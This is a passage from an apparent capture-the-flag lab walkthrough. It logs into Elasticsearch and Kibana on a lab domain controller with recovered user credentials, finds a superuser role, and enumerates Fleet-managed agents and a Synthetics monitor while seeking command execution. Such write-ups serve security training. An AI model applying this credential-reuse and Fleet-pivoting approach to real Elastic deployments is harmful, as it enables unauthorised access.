
Using Pamela.Clark:Vigilant@Tech2024 we can login to https://dc.vigilant.vl:9200/:
During our enumeration with Nmap, we found that 5601/tcp is open on the DC:

Found Kibana.
Using also Pamela’s credentials we can login:


Pamela has
superuserrole.
Check user and role:

More checking on Kibana:
Found 2 agents deployed via the Fleet Service.

Concording with the Elastic - Fleet and Elastic Agent Guide (8.13), the fleet service is used manage agents and to enroll new integrations via agent policies.

Source: https://www.elastic.co/guide/en/fleet/current/add-fleet-server-mixed.html
We try to get command execution on the linux agent without success.
Synthetics
After more check, we can see that Synthetics is integrated and monitors periodically the web page:


